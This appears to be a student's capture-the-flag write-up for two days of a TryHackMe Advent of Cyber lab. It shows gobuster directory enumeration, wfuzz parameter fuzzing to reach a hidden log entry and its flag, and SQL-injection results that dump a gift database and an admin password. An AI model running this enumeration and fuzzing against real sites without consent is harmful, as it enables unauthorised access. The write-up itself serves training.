
Note: For legal reasons, do *not* actually run this command as the site in question has not consented to being fuzzed!



Note: For legal reasons, do *not* actually run this command as the site in question has not consented to being fuzzed!

```
wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ
```

Question 2
Use GoBuster (against the target you deployed -- not the shibes.xyz domain) to find the API directory. What file is there?




Index of /api

```
      Name          Last modified     Size Description
Parent Directory                        -
site-log.php        2020-11-22 06:38  110
```

Apache/2.4.29 (Ubuntu) Server at 10.10.57.97 Port 80

Question 3


Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?



THM{D4t3_AP1}

Question 4:


Look at wfuzz's help file. What does the -f parameter store results to?



```
arious recipes.
        --dump-recipe <filename>  : Prints current options as a recipe
        --oF <filename>           : Saves fuzz results to a file. These can b
e consumed later using the wfuzz payload.

        -c                        : Output with colors
        -v                        : Verbose information.
        -f filename,printer       : Store results in the output file using th
e specified printer (raw printer if omitted).
        -o printer                : Show results using the specified printer.
        --interact                : (beta) If selected,all key presses are ca
ptured. This allows you to interact with the program.
        --dry-run                 : Print the results of applying the request
s without actually making any HTTP request.
        --prev                    : Print the previous HTTP requests (only wh
```


Step-by-step to get the flag

Step 1:
We install the gobuster in our kali linux by typing `sudo apt install gobuster` **and run the following command** `gobuster dir -u http://10.10.57.97/ -w /usr/share/wordlists/dirb/big.txt -x .php`




```
root@ip-10-10-89-149:~# gobuster dir -u http://10.10.57.97/ -w big.txt -x http:/
/10.10.57.97//usr/share/wordlists/dirb/big.txt -x .php
Error: error on parsing arguments: wordlist file "big.txt" does not exist: stat
big.txt: no such file or directory
root@ip-10-10-89-149:~# gobuster dir -u http://10.10.57.97/ -w /usr/share/wordli
sts/dirb/big.txt -x .php
```

ou h4v3 b33n d3f4c3d y0ur f0rums ar3 g0ne



```
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.57.97/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/big.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php
[+] Timeout:        10s
===============================================================
2022/06/18 08:46:38 Starting gobuster
===============================================================
/.htaccess (Status: 403)
/.htaccess.php (Status: 403)
/.htpasswd (Status: 403)
/.htpasswd.php (Status: 403)
/LICENSE (Status: 200)
/api (Status: 301)
/server-status (Status: 403)
===============================================================
2022/06/18 08:50:01 Finished
===============================================================
root@ip-10-10-89-149:~#
```

Step 2:
Go to the API directory and we can see certain file in it




Index of /api

Name	Last modified	Size	Description
Parent Directory		-	
site-log.php	2020-11-22 06:38	110	


Apache/2.4.29 (Ubuntu) Server at 10.10.57.97 Port 80

Step 3:


Later we try to use wfuzz to find the date that exists in the file. We did this by state the date parameter at the end of the command and insert the FUZZ. Before that we state our wordlist that we want to iterate on that file. Initially we download the wordlist file into our own machine and name it “wordlist”. We use command `wfuzz -c -z file,wordlist -u http://10.10.47.77/api/site-log.php?date=FUZZ`. To explain this command briefly, `-c` in the command will show the output in colour. `-z` is to specify what will replace FUZZ by stating what file we use. In this case we use wordlist. `-u` is to state our target page url. Then, we enter the command and we can see payload that contain some information. After that we can insert the payload number into the date parameter to search it. Soon, we receive the flag.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ wfuzz -c -z file,wordlist -u http://10.10.47.77/api/site-log.php?date=FUZ
Z

 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is n
ot compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL
sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.47.77/api/site-log.php?date=FUZZ
Total requests: 63

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000003:   200        0 L      0 W        0 Ch        "20201102"
000000007:   200        0 L      0 W        0 Ch        "20201106"
000000015:   200        0 L      0 W        0 Ch        "20201114"
000000031:   200        0 L      0 W        0 Ch        "20201130"
000000050:   200        0 L      0 W        0 Ch        "20201219"
000000049:   200        0 L      0 W        0 Ch        "20201218"
000000048:   200        0 L      0 W        0 Ch        "20201217"
000000047:   200        0 L      0 W        0 Ch        "20201216"
```



```
000000032:   200        0 L      0 W        0 Ch        "20201201"
000000029:   200        0 L      0 W        0 Ch        "20201128"
000000026:   200        0 L      1 W        13 Ch       "20201125"
000000025:   200        0 L      0 W        0 Ch        "20201124"
000000027:   200        0 L      0 W        0 Ch        "20201126"
```



10.10.47.77/api/site-log.php?date=20201125

THM{D4t3_AP1}

Thought process/methodology:
We install the gobuster in our kali linux by typing sudo apt install gobuster and run the following command gobuster dir -u http://10.10.57.97/ -w /usr/share/wordlists/dirb/big.txt -x .php. Go to the API directory and we can see certain file in it. Later we try to use wfuzz to find the date that exists in the file. We did this by state the date parameter at the end of the command and insert the FUZZ. Before that we state our wordlist that we want to iterate on that file. Initially we download the wordlist file into our own machine and name it “wordlist”. We use command wfuzz -c -z file,wordlist -u http://10.10.47.77/api/site-log.php?date=FUZZ.
To explain this command briefly, -c in the command will show the output in colour. -z is to specify what will replace FUZZ by stating what file we use. In this case we use wordlist. -u is to state our target page url. Then, we enter the command and we can see payload that contain some information. After that we can insert the payload number into the date value to search it. Soon, we receive the flag.

Day 5 - web exploitation - Be careful with what you wish on a Christmas night


Question 1

What is the default port number for SQL Server running on TCP?

Port 1433

Question 2


Without using directory brute forcing, what's Santa's secret login panel?



```
https://10.10.222.148:8000/santapanel
```

Question 3


What is the database used from the hint in Santa's TODO list?



Santa's TODO: Look at alternative database systems that are better than sqlite.

Question 4


How many entries are there in the gift database?



```
Table: sequels
[22 entries]
```

Question 5


What is James' age?



```
+--------------+-----+----------
| kid          | age | title
+--------------+-----+----------
| James        | 8   | shoes
```

Question 6


What did Paul ask for?



```
| Paul         | 9   | github ownership          |
```

Question 7


What is the flag?



```
+-----------------------------------------+
| flag                                    |
+-----------------------------------------+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----------------------------------------+
```

Question 8


What is admin's password?



```
+------------------+--
| password         | u
+------------------+--
| EhCNSWzzFP6sc7gB | a
+------------------+--
```


Thought Process/Methodology:

<u>Turn on burp proxy</u>



Turn Off (Use Firefox Settings)

✓ Burp (for all URLs)

